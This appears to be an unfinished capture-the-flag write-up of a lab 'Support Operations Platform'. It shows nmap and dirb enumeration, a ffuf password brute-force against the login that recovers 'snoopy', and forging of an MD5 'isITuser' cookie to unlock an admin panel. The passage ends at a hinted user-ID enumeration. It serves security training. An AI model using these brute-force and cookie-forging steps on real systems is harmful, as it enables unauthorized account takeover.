Support

A new internal **Support Operations Platform** has been deployed to assist IT and helpdesk teams. The application handles user management, internal APIs, and system-level operations. However, security was not the primary focus during development. Several features rely on user-controlled input and weak trust boundaries.



Can you pentest the platform and escalate your access to achieve RCE on the server?

I first started off with an Nmap scan to look for open ports


sudo nmap -sC -sV -p- 10.128.152.50

```
root@ip-10-128-90-135:~# sudo nmap -sC -sV -p- 10.128.152.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-13 09:42 UTC
Nmap scan report for ip-10-128-152-50.eu-west-3.compute.internal (10.128.152.50)
Host is up (0.00027s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   256 76:6e:22:f7:36:90:6b:0e:9b:7c:27:11:95:84:d8:0f (ECDSA)
|_  256 6b:49:72:d5:1d:4b:2b:45:0b:4b:a0:76:17:ee:06:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Support Operations Panel
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
```

I found port 80 which is a website and i will open up a browser and navigate to that website.

It is a login page what I will do next is use dirb to enumerate any directories



sudo dirb http://10.128.152.50

```
root@ip-10-128-90-135:~# sudo dirb http://10.128.152.50

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug 13 09:45:40 2026
URL_BASE: http://10.128.152.50/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.128.152.50/ ----
==> DIRECTORY: http://10.128.152.50/includes/
+ http://10.128.152.50/index.php (CODE:200|SIZE:2591)
+ http://10.128.152.50/info.php (CODE:200|SIZE:73385)
==> DIRECTORY: http://10.128.152.50/js/
==> DIRECTORY: http://10.128.152.50/layout/
+ http://10.128.152.50/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://10.128.152.50/skins/
```

on the login page it already tells us there is a user with the help@support.thm email so we can use ffuf

ffuf -w /usr/share/wordlists/rockyou.txt -X POST -d "email=help@support.thm&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.128.152.50 -fs 2678

```
root@ip-10-128-90-135:~# ffuf -w /usr/share/wordlists/rockyou.txt -X POST -d "email=help@support.thm
assword=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.128.152.50 -fs 2678

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/


       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://10.128.152.50
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : email=help@support.thm&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 2678
________________________________________________

snoopy                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```


I used ffuf and got the password which is snoopy

then i was able to log into the account:




I then do the dev tools to inspect the cookies and see 2 cookies.

I investigate the isITuser cookie and take the value I see this is an MD5 hash so take this value and put it in crack station to see the actual value




68934a3e9455fa72420237eb05902327




the value of that hash is false now we can try tampering with this cookie and get the MD5 hash of the word true to try and change this


using cyber chef



using dev tools I then put in the value of md5 true into the cookie and refreshed the page and it generated the IT Admin Panel section




this is what the admin panel shows




in the url i can remove /api.php and replace for /user/[id]

